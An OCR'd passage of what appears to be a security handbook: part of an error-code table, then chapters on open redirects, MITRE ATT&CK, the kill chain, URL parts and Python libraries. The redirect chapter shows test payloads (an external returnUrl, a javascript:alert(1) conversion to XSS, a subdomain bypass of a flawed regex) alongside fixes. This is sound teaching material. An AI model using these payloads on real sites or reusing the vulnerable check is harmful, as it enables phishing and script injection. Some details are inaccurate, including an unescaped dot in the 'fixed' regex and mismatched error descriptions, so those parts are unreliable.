1005	The connection request that the client is sending to the server is being blocked by the server and the content is not being sent to the client.	The websocket connection is closed without any explicit status code. Please check the target.
1006	The connection was closed abnormally (locally) by the browser implementation.	The websocket connection has been closed abnormally. Please check the target.
200	OK - the request has succeeded.	There's no need to fix anything.
201	Created - the request has been fulfilled and has resulted in one or more new resources being created.	There's no need to fix anything.
202	Accepted - the request has been accepted for processing, but the processing has not been completed.	There's no need to fix anything.
203	Non-authoritative information - the request was successful but the enclosed payload has been modified from that of the origin server's 200 OK response by a transforming proxy.	There's no need to fix anything.
204	No content - indicates that a request has succeeded, but that the client doesn't need to navigate away from its current page.	There's no need to fix anything.
206	Partial content - the server is delivering only part of the resource requested by the client due to a range header sent by the client.	There's no need to fix anything.

301	Moved Permanently redirect status response - the requested resource has been definitively moved to the URL given by the Location headers.	It's a normal behaviour, but it can be used to redirect to login page if the authentication is required.
302	Found - a specific URL has been moved temporarily to a new location.	It's a normal behaviour, but it can be used to redirect to login page if the authentication is required.
303	Other redirect status response code - the redirects don't link to the requested resource itself, but to another page.	It's a normal behaviour, but it can be used to redirect to login page if the authentication is required.
304	Not modified - there is no need to retransmit the requested resources. It is an implicit redirection to a cached resource.	There's no need to fix anything.
307	Temporary redirect - the resource requested has been temporarily moved to the URL given by the Location headers.	It's a normal behaviour, but it can be used to redirect to login page if the authentication is required.
308	Permanent redirect - the resource requested has been definitively moved to the URL given by the Location headers.	It's a normal behaviour, but it can be used to redirect to login page if the authentication is required.
400	Bad request - API request is not formatted correctly.	Make sure your URL is correct. If it's not works, try to clear browser cookies and DNS cache. Also check your browser extensions, some of them can interfere with cookies. Otherwise, the Bright app can properly filter test attacks as a bad input.
401	Unauthorized - authentication to use an API is failed.	You need to sign on and get an API key. Don't forget to double-check your credentials.
403	Forbidden - requests to this URL are forbidden.	The resource requires special permissions. The correct authentication is required to gain these permissions. Also, this used by WAF when blocking malicious requests.
404	Not found - the requested URL doesn't exist on the API server.	Double-check the URL to make sure it's correct and refresh the page.
405	Method not allowed - a web browser has requested access to one of your pages, and your web server has recognized the request. However, the server has rejected the specific HTTP method it's using. As a result, your web browser can't access the requested web page.	Clean your browser cookies and cache and then refresh the page.
406	Client's requests with a particular protocol to a website or web application are not supported.	Please make sure that all the target settings are correct and the target is available.
409	Conflict - the request could not be processed because of conflict in the request.	Please make sure that all the target settings are correct and the target is available.
411	Length Required - the server refuses to accept the request without a defined Content-Length header.	Please make sure that all the target settings are correct and the target is available.
412	Precondition Failed - access to the target resource has been denied.	Please make sure that all the target settings are correct and the target is available.
414	Too long response status code - the URL requested by the client is longer than the server is willing to interpret.	Clean your browser cookies and cache and then refresh the page.
415	Unsupported media type - the server refuses to accept the request because the payload format is in an unsupported format.	Please make sure that all the target settings are correct and the target is available.
417	Expectation failed - the expectation given in the request's Expect header could not be met.	Please make sure that all the target settings are correct and the target is available.
419	Session expired - a session has expired while processing a post request.	Clean your browser cookies and cache and then refresh the page.
422	Unprocessable entity - the request is unable to process, although it is understandable.	Please make sure that all the target settings are correct and the target is available.
424	Failed dependency - status code means that the method could not be performed on the resource because the requested action depended on another action and that action failed.	Clean your browser cookies and cache and then refresh the page.
429	Too many requests - too many requests per second are sent.	Clean your browser cookies and cache and then refresh the page. Also, there is a possibility that rate-limited by WAF is turned on.
431	Request header fields too large - the server refuses to process the request because the request's HTTP headers are too long.	Please make sure that all the target settings are correct and the target is available.
500	Internal server error - API server crashed.	Clean your browser cookies and cache and then refresh the page.
501	Not implemented - the request is not available yet.	Please make sure that all the target settings are correct and the target is available.
502	Bad gateway - the server you were calling is not actual API server, but a gateway or proxy.	Please make sure that all the target settings are correct and the target is available.
503	Service unavailable - too many API requests were sent and the API can't handle any more of them.	Please make sure that all the target settings are correct and the target is available.
504	Gateway timed out - The server you were calling can't response quickly.	Please make sure that all the target settings are correct and the target is available.
505	Version not supported - the HTTP version used in the request is not supported by the server.	Please make sure that all the target settings are correct and the target is available.
520	The message didn't fit in with the standard list of HTTP response codes.	Please make sure that all the target settings are correct and the target is available.
524	Occurs if the origin web server acknowledges the resource request after the connection has been established, but does not send a timely response.	Please make sure that all the target settings are correct and the target is available.

ArgumentError	Occurs after receiving invalid arguments.	Internal engine error. There's nothing a user can do. This most likely indicates a bug.
Exception	General exception error	Internal engine error. There's nothing a user can do. This most likely indicates a bug.
IO::EOFError	Input/output system error	The response from the server was ill-formed. Possibly the server has crashed during the processing of this response.
IO::Error	General error for input/output issues.	Internal engine error. Server closed or reseted the connection while writing request or reading response.
IO::TimeoutError	Timeout while transmitting data - occurs when there is no response from the remote side in the network connection.	The server did not response to the request. The server is most likely down.
JSON::MappingError	Occurs then JSON file contains unappropriate content.	The uploaded JSON file is ill-formed. This is probably a bug in the engine, since all uploaded JSONs are validated before passing them to the engine.
JSON::ParseException	Occurs then JSON file is not valid (or probably is not a JSON file).	The uploaded JSON file is ill-formed. This is probably a bug in the engine, since all uploaded JSONs are validated before passing them to the engine.
NexPloit::Agent::Error	General error for repeater issues.	Please check the repeater.
NexPloit::Agent::Timeout	Failed to connect to the Repeater, connection timeout.	Please check the repeater.
NexPloit::Session::AuthFlow::Error	Authorization error - occurs during an authflow, when server response is not 200.	Please check the configuration of the authentication flow. Technical details: this happens when the authentication error detected right after a successfull authentication.
NexPloit::Session::Client::Agent::RepeaterTimeout	NexPloit::Agent::Timeout duplicate	Please check the repeater.
NexPloit::Session::Client::Error	General error for connection issues	Please check the repeater.
NexPloit::Session::Client::Timeout	Connection timeout to the address	The server did not response to the request. The server is most likely down.
OpenSSL::SSL::Error	Certificate error	Please check the SSL configuration of the server. Technical details: this may be caused by a server that uses expired or self-signed SSL certificate.
Repeater::EAI_AGAIN	Indicates that there is no data available and to try the operation again later.	Please check the repeater.
Repeater::ECONNABORTED	Indicates that the network connection has been aborted.	Please check the repeater and network connection to the target.
Repeater::ECONNREFUSED	Indicates that the network connection has been refused.	Please check the repeater and network connection to the target.
Repeater::ECONNRESET	Indicates that the network connection has been refused.	Please check the repeater and network connection to the target.
Repeater::ENETUNREACH	Indicates that the network connection has been reset.	Please check the repeater and network connection to the target.
Repeater::ENOTFOUND	Occurs when it's impossible to determine the address.	Please check the repeater and network connection to the target.
Repeater::EPROTO	Indicates a protocol error.	Please check the repeater.
Repeater::ESOCKETTIMEDOUT	Timeout error - operation didn't complete within the expected time.	Please check the repeater and network connection to the target.
Repeater::ETIMEDOUT	Indicates that the connection timed out.	Please check the repeater and network connection to the target.
Repeater::HPE_INVALID_HEADER_TOKEN	Error in header validation on Repeater side.	Please check the repeater and network connection to the target.
RuntimeError	System function response is not valid or expected.	Internal engine error. There's nothing a user can do. This most likely indicates a bug.
Socket::Addrinfo::Error	Can't get an address because of DNS problems.	Infrastructure error. Please try again later.
Socket::ConnectError	General connection error	Infrastructure error. Please try again later.

URI::ExtractDomainError	Unable to determine public-suffix of this domain.	Infrastructure error. Please try again later.
WebDriver::DriverStore::Timeout	Engine couldn't get an idle web-driver from the storage.	Internal engine error. There's nothing a user can do. This most likely indicates a

109 URL Redirection – Attack and Defense

URL Redirection is a vulnerability which allows an attacker to force users of your application to an untrusted external site. The attack is most often performed by delivering a link to the victim, who then clicks the link and is unknowingly redirected to the malicious website.

This vulnerability exploits the inherent trust that a user has in the legitimate domain. Since the victim is generally unaware of URL redirections; they are considerably more susceptible to phishing and social engineering attacks.

109.1 URL Redirection in Penetration Testing

For penetration testers, most instances of URL redirection will be fairly obvious. A smaller number, on the other hand, are a little more complex. Below are three common types of URL redirection pentesters should look out for.

1. TYPE 1 – PARAMETER BASED URL REDIRECTION

Parameter based URL redirection is the most common and easy to spot. There are two behaviors which contribute to this issue:

1. A GET parameter containing a URL/URI.
2. A 302/301 redirect made using that parameter.

So, if you see a parameter passed in a URL before a page redirection, it's a good idea to test if that can be modified with an arbitrary URL.

2. TYPE 2 – SESSION RESTORATION URL REDIRECTION (2 STEP)

Ever click a link within an application, only to find out your session has terminated? Many applications will give the courtesy of preserving the last URL they viewed, and redirect them to that location after they authenticate. This feature is useful, but is commonly the source of URL Redirection vulnerabilities.

Example:

https://example.com/login?returnUrl=/dashboard

The above URL brings us to the login page, and instructs the server to store /dashboard to redirect the user after authentication. This scenario can be tricky since the application does not immediately reflect the URL in a 302 redirect, but is stored and waiting for a successful authorization.

When we authentication the server redirects us back to our dashboard.

But as a penetration tester we should always test the following:

https://example.com/login?returnUrl=https://www.virtuesecurity.com

Now this brings us to the login page. After we authenticate, the server redirects us to the external site:

Not super exciting, but don't worry, we can take this one step further.

URL REDIRECTION WITH CROSS-SITE SCRIPTING (XSS)


Did you know that you can run JavaScript in your browser with a JavaScript: url handler? You can test this out:

You can also use this during a penetration test to turn URL redirection into XSS. Just replace the url with JavaScript:alert(1)


3. TYPE 3 – DOM BASED URL REDIRECTION

The third type of URL Redirection highlights the importance of a manual penetration test. There is unfortunately no automated solution for reliably detecting this. Tools like Burpsuite can provide assistance in identifying combinations of JavaScript sinks and redirection functions, but these are very often false positives.

To understand DOM-based open redirects, we have to first understand JavaScript sinks. Remember that JavaScript can obtain data directly from the browser. A URL in your web browser such as https://example.com/#dashboard, does not send #dashboard to the application. In fact, you can verify this with Burp:



However, dashboard is accessible to JavaScript already loaded in your browser by window.location.hash. We can confirm this with the browser console:



If the page uses JavaScript such as the following:

```
// use substr() to remove the '#'

window.location = window.location.hash.substr(1)
```

109.2 URL Redirection Remediation

The vast majority of URL redirection vulnerabilities that we identify are generally considered “needless”. By needless, we mean these are redirects that only point to a small number of pages within an application. So, if you don’t need to redirect users to a large number of external websites, you can probably change the scheme in which you redirect users to pages.

1. MITIGATION METHOD 1: WHITELIST URLS

If you don’t need to take the redirect via a query parameter then don’t take it. Instead, query your URLs by simpler numeric identifiers:

```
https://example.com/redirect?externalPage=1

https://example.com/redirect?externalPage=2

https://example.com/redirect?externalPage=3
```

If you are only redirecting users internally, use a page naming scheme:

```
https://example.com/redirect?page=dashboard

https://example.com/redirect?page=account

https://example.com/redirect?page=settings
```

2. METHOD 2: REGEX

You may be inclined to use regex to validate URL parameters, however, extreme caution should be used here. Recently during a penetration test a client had implemented the following logic:

```
redirect_url = urlparse.urlparse(url)

if bool(re.search("^https://example.com", url)):  # Vulnerable code

 #Redirect user

else:

 # fail
```

Can you spot the vulnerability?

The following bypass could be used by an attacker:

https://example.com/redirect?page=https://example.com.evil-hackers.corp.com

To use regex, it's critical to use a trailing slash to prevent malicious use of subdomains:

```
redirect_url = urlparse.urlparse(url)
if bool(re.search("^https://example.com/", url)):
 #Redirect user
else:
 # Fail
```

This ensures you will not redirect to javascript URL handlers or unauthorized domains.

3. MITIGATION METHOD 3: THE UNAVOIDABLE ARBITRARY URL

For applications where whitelisting is simply not feasible, we recommend at minimum filtering based on protocol handler. A regex such as ^https?:// can ensure you redirect only to websites (and not javascript: handlers).

If your application is a secure authenticated application, it is recommended that a "speed bump" is put in place. This would show a warning on screen that users are leaving to an external URL.

109.3 Conclusion

In conclusion, URL Redirection is not inherently bad, but you must take steps to ensure that users are both aware of external redirections that occur, and to minimize the locations where you redirect to when necessary to do so.

110 MITRE ATT&CK Framework?

MITRE ATT&CK stands for MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK). The MITRE ATT&CK Framework is a curated knowledge base and model used to study adversary behavior of threat or malicious actors. It has a detailed explanation of the various phases of an attack and the platforms or systems that could be or are prone to attacks by threat actors. The framework was created back in 2013 by the MITRE Corporation. Since this framework or documentation was created based on real-world observations, it continues to evolve with the threat landscape and has become quite renowned in the industry to understand attacker models, methodologies and mitigation techniques.

110.1 History of MITRE ATTACK Framework

MITRE is a nonprofit organization created to provide engineering and technical guidance to the federal government. The organization originally developed the framework for use in a MITRE research project in 2013 and named for the data it collects, which is Adversarial Tactics, Techniques, and Common Knowledge-or, in acronym form, ATT&CK.

MITRE ATT&CK was released to the public for free in 2015, and today helps security teams in all sectors secure their organizations against known and emerging threats. And while MITRE ATT&CK originally focused on threats against Windows enterprise systems, today it also covers Linux, mobile, macOS, and ICS.

MITRE ATT&CK Framework has three main components:

1. **Tactics**: These denote the goals that a threat actor or a malicious actor may want to achieve in order to attack a system or a network successfully.
2. **Techniques**: These describe the ways or the methods that the threat actor uses in order to achieve the respective tactical goals.
3. The **framework** also contains documented details about previous adversary usage of the techniques and some metadata related to those.

This framework has different iterations or 'matrices', its most famous iteration being the Enterprise Matrix. The Enterprise Matrix talks about the tactics and techniques employed by threat actors against enterprises or platforms such as Windows, macOS, Linux, Office 365 etc. The tactics mentioned under the Enterprise matrix are:

110.2 The MITRE ATT&CK Matrix: Tactics and Techniques

Specific adversaries tend to use specific techniques. The MITRE ATT&CK Framework catalogs information that correlates adversary groups to campaigns, so security teams can better understand the adversaries they are dealing with, evaluate their defenses, and strengthen security where it matters most.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	31 items	56 items	28 items	59 items	20 items	19 items	17 items	13 items	9 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Options Injection	Disabling Security Tools	Keychain	Security Software Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	DLL Side-Loading	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Replication Through Removable Media	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory					Standard Non-Application Layer Protocol
	Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Hidden Files and Directories						Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	Launch Agent		Hidden Window						
	Source			HISTCONTROL						
	Space after Filename			Image File Execution Options Injection						

110.3 What are Tactics?

Adversarial tactics are specific technical objectives that an adversary intends to achieve, such as lateral movement, defense evasion, or exfiltration. Tactics are categorized according to these objectives. For instance, there are currently 14 tactics cataloged in the enterprise matrix:

1. Reconnaissance
2. Resource development
3. Initial access
4. Execution

5. Persistence
6. Privilege escalation
7. Defense evasion
8. Credential access
9. Discovery
10. Lateral movement
11. Collection
12. Command and Control
13. Exfiltration
14. Impact

1. **Reconnaissance:** Covertly gathering information about a target or targets that could be useful while carrying out or planning an attack.
2. **Resource Development:** Deciding upon or gathering resources and tools to carry out an attack.
3. **Initial Access:** Establishing an initial foothold over a system or network by gaining access to some usernames, passwords etc.
4. **Execution:** Deployment of the resources and tools to carry out the attack.
5. **Persistence:** Maintaining control or presence over a network even if mitigation techniques have been employed by the opposite party, but without getting detected.
6. **Privilege Escalation:** Getting much higher-level controls such as administrator level or root level controls.
7. **Defense Evasion:** Trying to get past the security mechanisms applied on the network for protection, to avoid detection while compromising the system(s).
8. **Credential Access**: Gaining access to some important usernames and passwords.
9. **Discovery:** Trying to figure out the target environment.
10. **Lateral Movement:** It means to move deeper into the target network in order to get hold of some sensitive information or any kind of information that could be valuable to the party whose system or network is being compromised.
11. **Collection:** Collecting relevant data about the target that may help to achieve a goal.
12. **Command & Control:** Once all kinds of access has been gained by the attacker, and the systems have been compromised, he/she uses this tactic to finally establish control over the network or system and use it to his/her advantage.
13. **Exfiltration:** Stealing data from the compromised systems.
14. **Impact:** Manipulation, interruption or destruction of systems and the data inside.

110.4 What are Techniques?

A technique describes one specific way an adversary may try to achieve an objective. A multitude of techniques are documented under each “tactics” category. This is because adversaries may use different techniques depending on factors such as their skills sets, targets’ system configuration aned availability of suitable tools.

Each technique includes a description of the method, the systems and platforms it pertains to, which adversary groups use it (if that is known), ways to mitigate the activity, and references to its use in the real world.

MITRE ATT&CK currently identifies 188 techniques and 379 sub-techniques for enterprise.

110.5 What are Procedures?

Procedures are the step-by-step descriptions of how an adversary plans to achieve their objective.

110.6 Use Cases of the MITRE ATT&CK Matrix?

Some of the ways a security team can use MITRE ATT&CK include:

1. Conduct a security gap analysis and plan security improvements
2. Strengthen cyber threat intelligence
3. Accelerate Alert Triaging and Investigation
4. Create more realistic scenarios for red team exercises and adversary emulations
5. Assess maturity of security maturity of their SOC
6. Communicate clearly and concisely to stakeholders
7. Acquire a common language which is helpful when working with consultants and vendors

110.7 MITRE ATT&CK vs. Cyber Kill Chain

Another popular cybersecurity framework used in threat detection and threat hunting is the Cyber Kill Chain. Unlike MITRE ATT&CK, which is a matrix of techniques, the Cyber Kill Chain defines a sequence of events. Developed by Lockheed Martin, the Cyber Kill Chain is modeled on the military concept of a kill chain, which describes the structure of an attack.

110.8 Steps in the Cyber Kill Chain:

Lockheed Martin's original cyber kill chain model contained seven sequential steps:

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command & Control (C2)
7. Actions on Objectives

Phase 1: Reconnaissance

During the Reconnaissance phase, a malicious actor identifies a target and explores vulnerabilities and weaknesses that can be exploited within the network. As part of this process, the attacker may harvest login credentials or gather other information, such as email addresses, user IDs, physical locations, software applications and operating system details, all of which may be useful in phishing or spoofing attacks. Generally speaking, the more information the attacker is able to gather during the Reconnaissance phase, the more sophisticated and convincing the attack will be and, hence, the higher the likelihood of success.

Phase 2: Weaponization

During the Weaponization phase, the attacker creates an attack vector, such as remote access malware, ransomware, virus, or worm that can exploit a known vulnerability. During this phase, the attacker may also set up back doors so that they can continue to access to the system if their original point of entry is identified and closed by network administrators.

Phase 3: Delivery

In the Delivery step, the intruder launches the attack. The specific steps taken will depend on the type of attack they intend to carry out. For example, the attacker may send email attachments or a malicious link to spur user activity to advance the plan. This activity may be combined with social engineering techniques to increase the effectiveness of the campaign.

- Compromising user accounts.
- Deploying an infected USB device.
- Phishing attack.
- Hacking through a direct access point.

Phase 4: Exploitation

In the Exploitation phase, the malicious code is executed within the victim's system.

Phase 5: Installation

Immediately following the Exploitation phase, the malware or other attack vector will be installed on the victim's system. This is a turning point in the attack lifecycle, as the threat actor has entered the system and can now assume control.

Phase 6: Command and Control

In Command & Control, the attacker is able to use the malware to assume remote control of a device or identity within the target network. In this stage, the attacker may also work to move laterally throughout the network, expanding their access and establishing more points of entry for the future.

Phase 7: Actions on Objective

In this stage, the attacker takes steps to carry out their intended goals, which may include data theft, destruction, encryption, or exfiltration.

Over time, many information security experts have expanded the kill chain to include an eighth step: Monetization. In this phase, the cybercriminal focuses on deriving income from the attack, be it through some form of ransom to be paid by the victim or selling sensitive information, such as personal data or trade secrets, on the dark web.

The earlier the organization can stop the threat within the cyber-attack lifecycle, the less risk the organization will assume. Attacks that reach the Command-and-Control phase typically require far more advanced remediation efforts, including in-depth sweeps of the network and endpoints to determine the scale and depth of the attack. As such, organizations should take steps to identify and neutralize threats as early in the lifecycle as possible to minimize both the risk of an attack and the cost of resolving an event.


110.9 Role of the Cyber Kill Chain in Cybersecurity

Despite some shortcomings, the Cyber Kill Chain plays an important role in helping organizations define their cybersecurity strategy. As part of this model, organizations must adopt services and solutions that allow them to:

1. Detect attackers within each stage of the threat lifecycle with threat intelligence techniques
2. Prevent access from unauthorized users
3. Stop sensitive data from being shared, saved, altered, exfiltrated or encrypted by unauthorized users
4. Respond to attacks in real-time
5. Stop lateral movement of an attacker within the network

111 Parts of a URL

URL stands for Uniform Resource Locator, which is another term for the address of a website or resource on it. It not only indicates the location of the resource (page, video, file, etc.) online, but also gives information on the query being request, page number, or even architecture of a website. A simple web address will have a minimum of 3 parts (like https://medium.com) or up to 9 in the case of a complex URL. The 9 parts of a URL are the protocol (or scheme), subdomain, domain name, top level domain, port, path, query, parameters, and fragment.



The protocol, also known as the scheme, is the first part of a URL. It represents the sets of rules that decide how files are displayed, formatted, or transferred across the web. For example, when an address is entered in the browser, the http part, which stands for hypertext transfer protocol, tells it that the page is to be displayed in hypertext format (HTML). Other protocols include the file transfer protocol (ftp) for transferring files and single mail transfer protocol (SMTP) for used by mail servers to send emails. By the way, https is the secure version of http. E.g., https://video.google.co.uk

The subdomain. The most common subdomain is 'www' which a general symbol for any resource on the web. However, it is common to specify the type of resource that the browser should deliver. In the case of the URL above, we can see that the type of data that is being requested from the server is a for videos. E.g., https://video.google.co.uk

The domain name is the actual name of the website. The 'medium' in 'medium.com' or 'google' in 'google.com'. Domain names must be unique as they literally determine the address of a website. In the early days of the web, you actually had to type the IP address to go to a particular site. Later on, words were used instead as they were easier to remember. E.g., https://video.google.co.uk

The top-level domain (TLD) is also known as the domain extension. It is the 'com' that appears at the end of simple websites addresses like bing.com. This part specifies what kind of content will be on the website. '.com' was primarily used for commercial sites (although today it's used to indicate any website), whereas '.org' is usually used to indicate that the website is that of an organization. When it comes to buying a domain, the domain extension can decide how expensive it is. For instance, '.vegas' tends to be more expensive than '.com' or '.net'. In the example above, the '.co.uk' is the top-level domain. E.g., https://video.google.co.uk:80

The port is a reserved channel used for specific purposes. Different types of servers will use different ports. Web server ports differ from file server ports, for instance. The default port for standard HTTP servers is 80, whereas secure websites use HTTPS which requires port number 443. Browsers are required to connect to a particular port in order to access the resources on that server. E.g., https://video.google.co.uk:80/videoplay

The path used to show which directory on server stores the resources (files, videos, audio, etc.) that are being requested. Nowadays, the path that appears in most URLs these days don't forcibly reflect the directory structure on the server.

Instead, paths are used to identify a route in the navigational structure of the website. For example, when you edit a page on Medium, the path structure is https://medium.com/p/some_number/edit. The term 'edit' in the URL indicates that this is the page where you edit your blogs. In the URL above, the path has something to do with playing a video, hence 'videoplay'. E.g., https://video.google.co.uk:80/videoplay?


The query. Many times, when searching on a website or search engine, you'll see a question mark in the URL of the page that display your results. On google.com, if you search for keyword, you'll see a '/search?' added after the '.com'. The question mark tells the browser that a query is being performed against a database where the data is stored. E.., https://video.google.co.uk:80/videoplay?docid=-7234293487129834&hl=en

The parameters are the actual values being queried when a search is performed. The parameter can be search term, a number, an encrypted value or any other data that can be found on the database. Copy and paste the following address to your browser's address bar to see shoes:https://www.amazon.com/s?k=shoes

- https://video.google.co.uk:80/videoplay?docid=-7234293487129834&hl=en#00h02m30s

Finally, the **fragment**, is an optional component of a web address that is preceded by a hash and that directs to a secondary resource, which can a portion of a page like a footer or sidebar. Often times, the fragment will be an id attribute of an HTML element.

In some cases, the URL format may follow the structure in the diagram below. Such is the case for a user's main page on medium.com. Mine for instance is: https://medium.com/@User Name



Although the structure of a web address might seem trivial to the casual onlooker, they are actual important for search engine optimization (SEO) and for enhancing user experience (UX).

112Important Python Libraries

Library Name	Description
Matplotlib	Matplotlib helps with data analyzing, and is a numerical plotting library.
Pandas	It provides fast, expressive, and flexible data structures to easily (and intuitively) work with structured (tabular, multidimensional, potentially heterogeneous) and time-series data.
Requests	Requests is a Python Library that lets you send HTTP/1.1 requests, add headers, form data, multipart files, and parameters with simple Python dictionaries.
NumPy	It has advanced math functions and a rudimentary scientific computing package.
SQLAlchemy	SQLAlchemy is a library with well-known enterprise-level patterns. It was designed for efficient and high-performing database-access.
Pyglet	Pyglet is an excellent choice for an object-oriented programming interface in developing games. In fact, it also finds use in developing other visually-rich applications for Mac OS X, Windows, and Linux.
SciPy	one of the libraries we have been talking so much about. It has a number of user-friendly and efficient numerical routines. These include routines for optimization and numerical integration
Scrapy	data mining to monitoring and automated testing.
Pillow	image processing ability to the Python interpreter.
Asyncio	writing concurrent code using the async/await syntax. In most cases, the asyncio library is ideal for IO-bound and high-level structured network code.

